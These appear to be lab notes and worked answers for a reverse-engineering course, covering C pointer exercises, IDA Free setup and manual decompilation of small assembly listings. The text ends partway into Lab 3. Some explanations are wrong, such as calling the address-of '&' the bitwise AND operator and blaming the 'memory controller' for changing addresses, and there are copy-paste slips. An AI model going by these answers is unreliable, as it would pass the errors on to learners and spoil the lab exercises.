


SOP

2024-07-02

- Lab 1: Environment Setup and C Refresher
- Lab 2: Basic Manual Decompilation
- Lab 3: Advanced Manual Decompilation
- Lab 4: Reverse Engineering using IDA
- Lab 5: Reverse Engineering Using a Debugger
- Lab 6: Reverse Engineering w/ Python Helpers
- Lab 7: Buffer Overflows
- Lab 8: Shellcode
- Lab 9: Return-oriented Programming
- Lab 10: Other Reverse Engineering / Exploit Tools
- Lab 11: Ghidra Reversing
- Lab 12: Ghidra Reversing Structs

Lab 1: Environment Setup and C Refresher

Lab 1-4.C SOP

Lab 1-1.C

Write a program that takes two command line arguments, converts them to integers and prints the sum of the two numbers. Here's the expected output:

$ ./lab1-1 4 8

12

Use the C Cheat sheet to help you throughout the code.

https://sites.ualberta.ca/~ygu/courses/geoph624/codes/C.CheatSheet.pdf

1. Open your Ubuntu VM
2. Open Visual Studio Code
3. File
4. New Window
5. Start attempting the code
6. Make sure that the code does not return any errors when you go to Terminal – run selected tasks.
7. Answer and explanation below. Explain how the code works first before giving them the answer.

This code is a simple C program that takes two command-line arguments, converts them to integers using the **atoi** function, adds them together, and then prints the results to the standard output.

Here's a break down of the code.

1. It includes the necessary header files **<stdio.h>** and **<stdlib.h>**, which provide functions for input/output and memory allocation, respectively.
2. The **main** functions is the entry point of the program and takes two arguments: **argc** (argument count) and **argv** (argument vector), which are used to pass command-line arguments to the program.
3. The program assumes that it will be executed with two command-line arguments after the program name. These arguments are expected to be numbers that need to be added together.
4. The **atoi** function is used to convert the character strings representing the command-line arguments (stored in **argv[1]** and **argv[2]**) into integer values. These values are assigned to the variables x and y.
5. The program then calculates the sum of **x** and **y**.
6. The **printf** function is used to print the results of the addition (**x+y**) to the standard output, followed by a newline character.

7. Finally, the return 0; statement indicates that the program has executed successfully and returns an exit status of 0 to the operating system.

> In summary, when this program is run from the command line with two numeric arguments, it will convert those arguments to integers, add them together, and print the results to the console.
>
> ```
> #include <stdio.h>
> #include <stdlib.h>
>
> int main(int argc, char *argv[]) {
>
>     int x = atoi(argv[1]);
>     int y = atoi(argv[2]);
>
>     printf("%d\n", x+y);
>
>     return 0;
>
> }
> ```
>
> Now that we have the code and it returned no errors in Visual Studio Code. We need to run it in the Ubuntu terminal.

1. Open a terminal in Ubuntu
2. Use a text editor. Search text editor and open one up.
3. Copy and paste the code above into the text editor.
4. Now we need to save the file as **sum.c**. Save the file by pressing '**Ctrl + 0**', then press '**enter**'. Exit the text editor by pressing '**Ctrl + X**'. Or simply do file save, name, then exit.
5. Now, we need to compile the C program using the '**gcc**' (**GNU Complier Collection**) command:

```
rev@ubuntu:~$ gcc -o sum sum.c
```

This command complies the '**sum.c**' source code and generates an executable file named 'sum'.

6. Once the program is complied, you can run it with the two-command-line arguments.

```
rev@ubuntu:~$ ./sum arg1 arg2
0
```
If it returns a 0 you know that it worked.

7. Replace 'arg1' and 'arg2' with the numeric values you want to add:

```
rev@ubuntu:~$ ./sum 10 20
30
```

Lab 1-2.C

Write a program that meets the following constraints:

- Declare and initialize a variable *x* of type int to any value.
- Declare a variable *y* of type pointer to an int.
- Assign the the address of *x* to variable *y*.
- Print the following values **using correct format strings to match their type**:
- *x*
- *y*
- address of *x*
- address of *y*
- value pointed at by *y*

Use the C Cheat sheet to help you throughout the code.

https://sites.ualberta.ca/~ygu/courses/geoph624/codes/C.CheatSheet.pdf

1. Open your Ubuntu VM
2. Open Visual Studio Code
3. File
4. New Window
5. Start attempting the code
6. Make sure that the code does not return any errors when you go to Terminal – run selected tasks.
7. Answer and explanation below. Explain how the code works first before giving them the answer.

This is a C program that demonstrates the use of pointers to manipulate and print memory addresses and values. Here's what each part of the code needs to do:

1. The program includes the necessary header files '**<stdio.h>**' and '**<stdlib.h>**'.
2. The 'main' function is the entry point of the program and takes two arguments: '**argc**' (argument count) and '**argv**' (argument vector), although in this code, these arguments are not used.
3. The program initializes an integer variable '**x**' with the value '**10**'.
4. It declares a pointer to an integer named '**y**' using syntax '**int *y**'
5. The line '**y = &x;**' assigns the memory address of the integer variable '**x**' to the pointer '**y**'. In other words, '**y**' now "**points to**" the memory location where the value of '**x**' is stored. The bitwise AND operator '**&**' computes the logic AND function on every bit of its operands:
6. The '**printf**' statements are used to print various values and memory addresses:
   a. '**%d**' is used to print an integer. **% is a format specifier.**
   b. '**%p**' is used to print a memory address in hexadecimal format.
7. The following lines pint:

a. The value of '**x**' (which is '10')
b. The memory address stored in the pointer '**y**'.
c. The memory address of the integer variable '**x**'.
d. The memory address of the pointer '**y**'.
e. The value pointed to by the pointer '**y**' (which is the value of '**x, so it prints '10**').

8. Finally, the program returns '**0**' to indicate successful execution.

> In summary, this code demonstrates the concept of pointers by assigning a pointer to the memory address of an integer variable and then printing various values and memory addresses related to that variable and the pointer.

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {

    int x = 10;
    int *y;

    y = &x;

    printf("%d\n", x);
    printf("%p\n", y);
    printf("%p\n", &x);
    printf("%p\n", &y);
    printf("%d\n", *y);

    return 0;

}
```

> Now that we have the code and it returned no errors in Visual Studio Code. We need to run it in the Ubuntu terminal.

1. Open a terminal in Ubuntu
2. Use a text editor. Search text editor and open one up.
3. Copy and paste the code above into the text editor.
4. Now we need to save the file as **Pointer_demo.c**. Save the file by pressing '**Ctrl + 0**', then press '**enter**'. Exit the text editor by pressing '**Ctrl + X**'. Or simply do file save, name, then exit.
5. Now, we need to compile the C program using the '**gcc**' (**GNU Complier Collection**) command:

```
rev@ubuntu:~$ gcc -o pointer_demo pointer_demo.c
```

This command complies the '**pointer_demo.c**' source code and generates an executable file named

‘sum’.

6. Once the program is complied, you can run it

```
rev@ubuntu:~$ ./pointer_demo
10
0x7ffe1fccb5fc
0x7ffe1fccb5fc
0x7ffe1fccb600
10
```

7. Now analyze the response given to the code and answer the below.

1. For **lab1-2.c**, what is significant about the addresses of *x* and *y*? Why is this happening?

The addresses for x is the value stored in y and y has an address separate from x.

2. For **lab1-2.c**, are the addresses of *x* and *y* the same each time the program is run? If yes, why? If not, why not?

No because the operating system is dynamic and the program runs on top of it so the addresses available and best suited each time will change so the memory controller will assign different ones.

Lab 1-3.C

Write a program that declare and initializes an integer array with three values: 42, 1337, and 0. Print the values of each element of the array **without** using square brackets [ ] (also known as the 'array subscript operator')

HINT: An array is just a memory address.

Use the C Cheat sheet to help you throughout the code.

https://sites.ualberta.ca/~ygu/courses/geoph624/codes/C.CheatSheet.pdf

1. Open your Ubuntu VM
2. Open Visual Studio Code
3. File
4. New Window
5. Start attempting the code
6. Make sure that the code does not return any errors when you go to Terminal – run selected tasks.
7. Answer and explanation below. Explain how the code works first before giving them the answer.

This code is a C program that defines an array of integers, iterates through the array using a loop, and prints the values of the array elements using pointer arithmetic. Here’s a breakdown of what the code does:

1. The program includes the necessary header files **<stdio.h>** and **<stdlib.h>**.
2. The main function is the entry point of the program and takes two arguments: **argc** (**argument count**) and **argv** (**argument vector**), although in this code, these arguments are not used.
3. The program defines an integer array x containing three elements: 42, 1337, and 0.
4. It uses a for loop to iterate through the elements of the array. The loop variable **i** starts from 0 and goes up to 2 (since there are three elements in the array).
5. Inside the loop, the printf statement is used to print the value of the array element. The syntax **(x + 1 * i)*** is a way of accessing array elements using pointer arithmetic. In this case, it's equivalent to **x[i]**.
6. The program prints the values of each element of the array, one by one, using the **printf** statement within the loop.
7. Finally, the program returns **0** to indicate successful execution.

In summary, this code defines an array of integers, loops through the array elements, and prints each element's value using pointer arithmetic. Note that there is a slight mistake in the code: **(x + 1 * i)*** should be corrected to **(x + i)*** or simply **x[i]** to accurately access the array elements.

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {

    int x[] = {42, 1337, 0};

    for(int i = 0; i < 3; i++){
        printf("%d\n", *(x+1*i));
    }

    return 0;

}
```

> Now that we have the code and it returned no errors in Visual Studio Code. We need to run it in the Ubuntu terminal.

1. Open a terminal in Ubuntu
2. Use a text editor. Search text editor and open one up.
3. Copy and paste the code above into the text editor.
4. Now we need to save the file as **array_pointer_demo.c**. Save the file by pressing '**Ctrl + 0**', then press '**enter**'. Exit the text editor by pressing '**Ctrl + X**'. Or simply do file save, name, then exit.
5. Now, we need to compile the C program using the '**gcc**' (**GNU Complier Collection**) command:

```
rev@ubuntu:~$ gcc -o array_pointer_demo array_pointer_demo.c
```

This command complies the '**array_pointer_demo.c**' source code and generates an executable file named 'sum'.

6. Once the program is complied, you can run it

```
rev@ubuntu:~$ ./array_pointer_demo
42
1337
0
```

7. Now analyze the output and the code you ran to answer the below.

3. For **lab1-3.c**, would an array of a different type affect how you accessed the array elements? (e.g if I told you to re-write the program using an array of doubles instead of integers, would it change how you accessed the array elements?)

> **An array of a different type would not need a different method to access it since by**
>
> **default incrementing a pointer of a specific type will increment by the correct amount. So**
>
> **+1 for an int is 4 bytes up and for a char its only 1**

Lab 1-4.C

Write a program that declares and initializes an integer array of the values: 97, 98, 99. Print the values of each element of the array (using square brackets is fine) via printf. Then, access the array as a character array (Google 'casting an array in c' if you get stuck) and print the **entire array** as characters.

HINT: Think about the byte sizes of each element…..what does casting do?

Use the C Cheat sheet to help you throughout the code.

https://sites.ualberta.ca/~ygu/courses/geoph624/codes/C.CheatSheet.pdf

1. Open your Ubuntu VM
2. Open Visual Studio Code
3. File
4. New Window
5. Start attempting the code
6. Make sure that the code does not return any errors when you go to Terminal – run selected tasks.
7. Answer and explanation below. Explain how the code works first before giving them the answer.

This code is a C program that demonstrates the concept of pointer arithmetic and type casting. It manipulates an integer array as if it were a character array, and then prints the values as both integers and characters. Here's a breakdown of what the code does:

1. The program includes the necessary header files **<stdio.h>** and **<stdlib.h>**.
2. The '**main**' function is the entry point of the program and takes two arguments: **argc** (argument count) and **argv** (argument vector), although in this code, these arguments are not used.
3. The program defines an integer array **x** containing three elements: **97**, **98**, and **99**.
4. The first **for** loop iterates through the integer array **x** and prints each element's value as an integer using pointer arithmetic (**(x+1*i)*** is equivalent to **x[i]**).
5. The first **for** loop prints the integer values of the elements in the array: **97**, **98**, and **99**.
6. A character pointer **y** is declared and is assigned a type-casted value of the integer array **x**. This is a way of treating the integer array as a character array, allowing manipulation at the byte level.
7. The second **for** loop iterates through the memory pointed to by the character pointer y and prints each byte as a character using pointer arithmetic (**(y+1*i)***). This demonstrates the concept of treating the memory as characters rather than integers.
8. The second **for** loop prints the characters corresponding to the memory bytes: **'a'**, **'b'**, **'c'**, and some unknown characters, as the memory representation beyond the allocated **int** elements of **x** is being treated as characters.
9. Finally, the program returns **0** to indicate successful execution.

In summary, this code showcases how pointer arithmetic and type casting can be used to reinterpret memory contents and print them as both integers and characters. The second loop treats the memory as characters, printing both the intended characters and additional unexpected characters due to the different memory interpretation.

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {

    int x[] = {97, 98, 99};

    for(int i = 0; i < 3; i++){
        printf("%d\n", *(x+1*i));
    }

    char *y = (char*)x;

    for(int i = 0; i < 12; i++){
        printf("%c\n", *(y+1*i));
    }

    return 0;

}
```

> Now that we have the code and it returned no errors in Visual Studio Code. We need to run it in the Ubuntu terminal.

1. Open a terminal in Ubuntu
2. Use a text editor. Search text editor and open one up.
3. Copy and paste the code above into the text editor.
4. Now we need to save the file as **pointer_type_casting_demo.c**. Save the file by pressing '**Ctrl + 0**', then press '**enter**'. Exit the text editor by pressing '**Ctrl + X**'. Or simply do file save, name, then exit.
5. Now, we need to compile the C program using the '**gcc**' (**GNU Complier Collection**) command:

```
rev@ubuntu:~$ gcc -o pointer_type_casting_demo pointer_type_casting_demo.c
```

This command complies the '**pointer_type_casting_demo.c** source code and generates an executable file named 'sum'.

6. Once the program is complied, you can run it

```
rev@ubuntu:~$ ./pointer_type_casting_demo
97
98
99
a


b


c
```

7. Now analyze the output and the code you ran to answer the below.

4. **For lab1-4c, how many elements did you have to access in the int array when you changed it to a character array? Why?**

The array initially had 3 elements that were 4 bytes long each but once it was converted

to a char array which would then mean each element was only 1 byte long would result in

12 elements since the total of 12 bytes were still in the array

Lab 2: Basic Manual Decompilation

Lab 2: Basic Manual Decompilation SOP

1. Go to https://hex-rays.com/ida-free/#download and download the IDA free for linux

> To install IDA Free 8.3 on your Ubuntu virtual machine using the idafree83_linux.run installer, you can follow these steps:

2. Download IDA Free 8.3: First, download the IDA Free 8.3 installer (idafree83_linux.run) from the official website or another trusted source.
3. Open a Terminal: Launch a terminal on your Ubuntu virtual machine. You can do this by pressing Ctrl + Alt + T or by searching for "Terminal" in the application menu.
4. Navigate to the Directory: Use the cd command to navigate to the directory where you downloaded the idafree83_linux.run file. For example, if you downloaded it to your Downloads folder, you can navigate there like this:

```bash
cd ~/Downloads
```

5. Make the Installer Executable: Before running the installer, you need to make it executable. Use the chmod command for this:

```bash
chmod +x idafree83_linux.run
```

6. Run the Installer: Now, execute the installer by running the following command:

```bash
./idafree83_linux.run
```

This will start the IDA Free 8.3 installer.

7. Follow the Installation Wizard: The installer will launch a graphical installation wizard. Follow the on-screen instructions to complete the installation. You may need to agree to the license terms and specify the installation directory. The default installation directory is usually /opt/idafree/. On my system I have it /home/rev/idafree-8.3/
8. Complete the Installation: Once the installation is complete, you can close the installer.
9. Launch IDA Free: You can now launch IDA Free 8.3 from the application menu or by running it from the command line. If it's not in your application menu, you can use the terminal to run it with the following command: **Note**

following command:

```
bash                                                    Copy code

/opt/idafree/idat
```

This command assumes the default installation directory. If you chose a different installation directory during the installation, adjust the path accordingly.

10. If the idat file is not there like below:

```
rev@ubuntu:~$ /home/rev/idafree-8.3/idat
bash: /home/rev/idafree-8.3/idat: No such file or directory
```

Run:

```
rev@ubuntu:~$ sudo apt-get install --reinstall libxcb-xinerama0
```

After installation run:

```
rev@ubuntu:~$ cd /home/rev/idafree-8.3/
```

Then run:

```
rev@ubuntu:~/idafree-8.3$ ./ida64
```

Now idafree will be launched.

1. Open up lab 2-1.s and start and manually translate it into the approximate C code that produced it.
2. The assembly code corresponds to this c code.

```c
#include <stdio.h>

int main() {
    int a = 32;
    int b = 46;
    int c = 55;

    int result = a + b;
    c += result;

    return c;
}
```

> Here's an explanation of the assembly code:

1. **.file "lab2-1.c":** This line typically indicates the source file from which the assembly code was generated.
2. **.intel_syntax noprefix:** This sets the assembly syntax to Intel-style (as opposed to AT&T-style).
3. **.text:** Indicates the start of the text (code) section.
4. **.globl main**: Declares the main function as global, meaning it can be accessed from outside this module.
5. **.type main, @function**: Defines main as a function.
6. **main::** This is the start of the main function.
7. **push ebp:** Saves the base pointer on the stack.
8. **mov ebp, esp:** Sets up the base pointer.
9. **sub esp, 16:** Allocates 16 bytes of space on the stack for local variables.
10. **mov DWORD PTR [ebp-12], 32:** Initializes the integer variable **a** with the value 32.
11. **mov DWORD PTR [ebp-8], 46:** Initializes the integer variable **b** with the value 46.
12. **mov DWORD PTR [ebp-4], 55:** Initializes the integer variable **c** with the value 55.
13. **mov edx, DWORD PTR [ebp-12]:** Loads the value of **a** (32) into the **edx** register.
14. **mov eax, DWORD PTR [ebp-8]:** Loads the value of **b** (46) into the **eax** register.
15. **add eax, edx:** Adds the values of **a** and **b** and stores the result in **eax.**
16. **add DWORD PTR [ebp-4], eax:** Adds the value in **eax** to **c.**
17. **mov eax, DWORD PTR [ebp-4]:** Loads the final result (value of **c**) into **eax**.
18. **leave:** Equivalent to **mov esp, ebp** followed by **pop ebp**, restoring the stack frame.
19. **ret:** Returns from the main function with the value in **eax**.
20. **.size main, .-main:** Specifies the size of the main function.
21. **.ident "GCC: (Ubuntu 4.9.2-10ubuntu13) 4.9.2":** Information about the compiler used.
22. **.section .note.GNU-stack,"",@progbits:** Specifies information about the program stack.

> The C code provided is a simple program that initializes three integers, performs some arithmetic operations on them, and returns the result.

Open up lab 2-1.s and start and manually translate it into the approximate C code that produced it.

```c
#include <stdio.h>

int main() {
    int a = 10;
    int b = 14;
    int result;

    if (a >= b) {
        result = 2;
    } else {
        result = 1;
    }

    return result;
}
```

Here's an explanation of the assembly code:

1. **.file "2.c":** This line typically indicates the source file from which the assembly code was generated.
2. **.intel_syntax noprefix:** This sets the assembly syntax to Intel-style (as opposed to AT&T-style).
3. **.text:** Indicates the start of the text (code) section.
4. **.globl main:** Declares the main function as global, meaning it can be accessed from outside this module.
5. **.type main, @function:** Defines main as a function.
6. **main::** This is the start of the main function.
7. **push ebp:** Saves the base pointer on the stack.
8. **mov ebp, esp:** Sets up the base pointer.
9. sub esp, 16: Allocates **16** bytes of space on the stack for local variables.
10. **mov DWORD PTR [ebp-8], 10:** Initializes the integer variable **a** with the value **10**.
11. **mov DWORD PTR [ebp-4], 14:** Initializes the integer variable **b** with the value **14**.
12. **mov eax, DWORD PTR [ebp-8]:** Loads the value of a (**10**) into the **eax** register.
13. **cmp eax, DWORD PTR [ebp-4]:** Compares the values of **a** and **b** by subtracting them and setting flags accordingly.

14. **jge .L2:** If the result of the comparison is greater than or equal (signed) to zero (i.e., a >= b), jump to label .L2.
15. **mov eax, 1:** If the previous condition (a >= b) is false, set **eax** to 1.
16. **jmp .L3:** Jump to label .L3 to skip the **mov eax, 2** instruction.
17. **.L2::** Label for the true branch (a >= b).
18. **mov eax, 2:** Set **eax** to **2** when the condition is true (a >= b).
19. **.L3::** Label after the conditional branch.
20. **leave:** Equivalent to **mov esp, ebp** followed by pop **ebp**, restoring the stack frame.
21. **ret:** Returns from the main function with the value in **eax**.
22. **.size main, .-main:** Specifies the size of the main function.
23. **.ident "GCC: (Ubuntu 4.9.2-10ubuntu13) 4.9.2":** Information about the compiler used.
24. **.section .note.GNU-stack,"",@progbits:** Specifies information about the program stack.

> The C code provided is a simple program that initializes two integers, compares them, and sets a result variable based on the comparison result. The program returns either 1 or 2 depending on whether a is less than b.

1. **What gcc command flags would you use to produce an assembly listing in 32-bit mode using the intel style assembly syntax?**

GCC Command Flags for 32-bit Intel-style Assembly Listing:To produce an assembly listing in 32-bit mode using the Intel-style assembly syntax, you would use the following GCC command flags: gcc -m32 -S -masm=intel your_program.c

- -m32: This flag specifies that you want to compile for a 32-bit target architecture.
- -S: This flag tells GCC to stop after the compilation phase and generate an assembly listing file (.s file).
- -masm=intel: This flag instructs GCC to use Intel-style assembly syntax.

2. **Suppose you wrote a program in C that declared and initialized variable *a* with value 42 and variable *b* with value 52. The program then returned the sum of these two values. How would the assembly listing differ if compiled with optimization and without optimization?**

> **HINT: If you don't know this answer, try it and see!**

- **Assembly Listing Differences with and without Optimization**:When compiling a C program with and without optimization, the assembly listing can significantly differ. Optimization flags like -O1, -O2, or -O3 enable GCC to apply various optimizations to the code, which can lead to changes in the generated assembly code. Here's how the assembly listing might differ:
  - Without Optimization (gcc -S -masm=intel your_program.c): The assembly code generated without optimization will closely resemble your original C code. It may have a straightforward translation of your C instructions into assembly, with minimal optimization.

- With Optimization (gcc -O2 -S -masm=intel your_program.c): With optimization enabled (e.g., -O2), GCC may apply optimizations such as constant folding, inlining, and loop transformations. This can result in more efficient assembly code that may not directly correspond to your C code. The optimized code is typically smaller and faster.

3. For lab2-1.s, what does the first SUB instruction do? What purpose does this serve?

lab2-1.s - Purpose of the First SUB Instruction:In the lab2-1.s assembly code you provided earlier, the first SUB instruction (sub esp, 16) serves the purpose of allocating space on the stack for local variables. Specifically, it subtracts 16 from the stack pointer (esp), effectively reserving 16 bytes of memory for storing local variables within the main function.Local variables in a function are often allocated on the stack, and this subtraction from esp reserves space for these variables. In this case, it's allocating space for the three integer variables a, b, and c, each of which is 4 bytes in size on most 32-bit systems.

4. For lab2-2.s, how many local variables exist? How do you know this?

- **lab2-2.s - Number of Local Variables**:To determine the number of local variables in the lab2-2.s assembly code, you need to count the number of DWORD PTR instructions that store values onto the stack within the main function. Each mov DWORD PTR [ebp-offset], value instruction corresponds to the initialization of a local variable.In lab2-2.s, there are two mov DWORD PTR instructions:
  - mov DWORD PTR [ebp-8], 10: Initializes the integer variable a.
  - mov DWORD PTR [ebp-4], 14: Initializes the integer variable b.

  Therefore, there are two local variables in the main function of lab2-2.s.

Lab 3: Advanced Manual Decompilation

Lab 3: Advanced Manual Decompilation SOP

1. **[lab3-1.c] Examine lab3-1.s and manually translate it into the approximate C code that produced it.**

The provided assembly code, labeled as "lab3-1.s," appears to be written in Intel syntax assembly language. Let's manually translate it into approximate C code and explain what each part of the assembly code does:

```c
#include <stdio.h>

int func2(int arg1, int arg2) {
    return arg1 - arg2;
}

int func1(int arg1, int arg2) {
    int local1;
    local1 = arg1 + arg1;
    local1 += arg1;
    int result = func2(3, local1);
    return result;
}

int main() {
    int arg1 = 6;
    int arg2 = 4;
    int local1 = 0;
    local1 = func1(arg1, arg2);
